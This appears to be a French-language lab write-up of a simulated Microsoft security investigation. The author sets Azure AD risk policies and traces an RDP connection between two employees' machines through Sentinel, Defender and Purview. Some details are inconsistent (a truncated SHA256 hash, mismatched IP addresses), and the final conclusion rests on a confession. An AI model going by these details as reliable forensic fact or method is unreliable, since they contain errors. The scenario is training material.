
Default

Assignments


Included groups	All Users
Excluded groups	--

## Configure Azure AD Identity Protection

Je vais maintenant mettre en place des politiques de risques utilisateurs et de connexions.



J'ai mis à jour les paramètres de la politique de gestion des risques utilisateurs. Donc pour tous les utilisateurs de risques élevés, ils doivent changer leur mot de passe.




J'ai également mis à jour la politique de risque de connexion en précisant que pour tous les utilisateurs ayant un niveau de risque moyen ou plus, ils doivent utiliser l'authentification multi facteur pour se connecter.

### Investigate Angel's Sign-In Logs


Je vais enquêter sur les informations de connexions autour de l'heure de la conversation entre Amari et Angel.

En recherchant sur Azure AD, je conclus qu'il n'y a pas d'évidences que le compte d'Angel a été piraté par un tiers car il n'y avait aucun log de connexion autour de l'heure pivot.




## Investigate Angel in Sentinel and Microsoft 365 Defender


Je vais délimiter les ressources dans Microsoft Sentinel à investiguer à propos d'Angel pour après faire une analyse plus profonde dans Microsoft 365 Defender.



J'observe dans les logs qu'aucune alerte de sécurité a été enclenchée de son côté. On trouve également le seul appareil qu'elle a utilisée à savoir le pc067.









En effectuant une recherche plus précise sur le pc067, je peux confirmer le fait que l'appareil d'Angel n'a pas d'alertes de sécurité.


Je suis parti sur Microsoft 365 Defender dans Advanced Hunting pour le pc067 et je remarque qu'il n'y a pas d'AlertInfo et AlertEvidence qui sont générés.



Dans l'onglet « Device », je remarque les mêmes infos que j'ai trouvé précédemment mais également le fait que le pc067 n'a aucun risque attribué donc qu'il est considéré comme sécurisé d'après moi. Également on retrouve l'adresse IP à savoir 10.1.0.6.



Au vu du nombre de logs, je suis parti sur « go hunt » pour filtrer :



Quand je consulte la timeline des évènements du pc067, je trouve une connexion RDP vers le pc067 (Remote Desktop Protocol) avec comme adresse IP source 13.68.237.243.

Devices > pc067

**pc067**  
No known risks

**Device summary**

Tags  
No tags found

Security Info

Open incidents  
0

Active alerts  
0

Exposure level  
Medium

Risk level  
None

**Device details**

Domain  
AAD joined

OS  
Windows 11 64-bit  
Version 21H2  
Build 22000

Health state  
Inactive

Data sensitivity  
None

IP addresses  
10.1.0.6

Overview Alerts **Timeline** Security recommendations Software inventory

That IP address is an interesting fact. You might want to check **Advanced hunting** for that IP address.

[Go to Advanced Hunting](#)

**svchost.exe accepted connection from 13.68.237.243:61917**

Hunt for related events

**Event info**

Event svchost.exe accepted connection from 13.68.237.243:61917  
Event time 10/29/2021, 1:29 PM  
Action type InboundConnectionAccepted  
User nt authority\network service  
Entities services.exe > svchost.exe > 13.68.237.243

**Event entities graph**

services.exe  
svchost.exe

Process name svchost.exe  
Execution time 10/29/2021, 10:39:15.127 AM  
Path c:\windows\system32\svchost.exe  
Integrity level System  
Access Standard  
Privileges (UAC)  
Process ID 508  
Command line svchost.exe -k NetworkService  
File name svchost.exe  
Full path c:\windows\system32\svchost.exe  
SHA1 917900fb637d9a1794b8bb52f6c11100e7389236  
SHA256 b276aa5305601d0e0b302c4e8eeb3d8682a7286  
Signer Microsoft Windows  
Issuer Microsoft Windows Production PCA 2011  
Is PE False

J'ai effectué une recherche sur l'adresse IP trouvée et j'ai découvert que cela me ramenait à Tomo Takanashi sur le pc034.

**Advanced Hunting**

New query | x New query | x New query | x + Create new

Run query Save Share link

Query  
1 search '13.68.237.243'

Getting Started **Results**

Export Link to incident Take actions

Stable	Timestamp	AlertId	Title	Category	Severity
DeviceInfo	Oct 29, 2021 10:55:04 PM				1 of 23
DeviceInfo	Oct 29, 2021 11:10:04 PM				
DeviceInfo	Oct 29, 2021 11:25:04 PM				
DeviceInfo	Oct 29, 2021 10:25:04 PM				
DeviceInfo	Oct 29, 2021 9:25:04 PM				
DeviceInfo	Oct 29, 2021 8:55:04 PM				
DeviceInfo	Oct 29, 2021 9:55:04 PM				
DeviceInfo	Oct 29, 2021 8:40:04 PM				
DeviceInfo	Oct 29, 2021 7:10:04 PM				

**Inspect record**

Assets

Devices (1)

pc034

**All details**

Stable  
DeviceInfo

Timestamp  
Oct 29, 2021 10:55:04 PM

DeviceId  
71c7d5fd8ce2aeb1a0e2bdc1299eaf31fac8befd

DeviceName  
pc034

DeviceType  
Workstation

ReportId\_Long  
8562

ClientVersion  
10.7910.22000.1

PublicIP  
13.68.237.243

IsAzureADJoined  
0


AadDeviceId  
00a7e801-4464-4ba2-88c4-692b47196b93

LoggedOnUsers

UserName	DomainName	Sid
tomo.takanashi	pc034	S-1-5-21-111...

The device pc034 was involved. Perhaps you should go and check if that device is at risk.

Et quand je retourne sur l'appareil 034, je remarque qu'il a un level d'exposition réglé à moyen ce qui est un bon indicateur pour la suite.




## Communication Compliance Search


Je vais maintenant regarder s'il y a d'autres actions bizarres en regardant un peu les messages de Angel.

Je reviens dans Pureview et j'effectue une recherche dans Sharepoint sur Angel avec comme range de date de 24/10 au 31/10.

Je suis allé ensuite dans les messages supprimés et je retrouve ceci :



Un événement de kickball qui a lieu le 29 octobre dans la salle de pause du deuxième étage entre 13h et 14h.



Et dans les emails envoyés je vois qu'elle a accepté l'invitation.

### Investigate Tomo's Device in Sentinel and Microsoft 365 Defender

J'enquête maintenant la fameuse Tomo, en allant dans Microsoft Sentinel puis logs je découvre qu'elle utilise uniquement le device pc034. Ensuite je vérifie que le pc034 n'a pas été compromis. Je découvre alors aucunes alertes de sécurité.

Sur Microsoft 365 Defender, rien de suspicieux n'a été trouvé dans pc034. Mais dans la timeline de celui-ci on reconnaît un événement RDP qui se trouvait dans la timeline de Angel à savoir « mstc.exe established connection with 13.68.237.45 :3389 ».

### Who hacked ?

Ma conclusion Angel était la cause et cela s'avérait réel car elle finit par l'avouer. Cela ne pouvait pas être Tomo car rien de suspicieux n'a été trouvé sur sa machine.

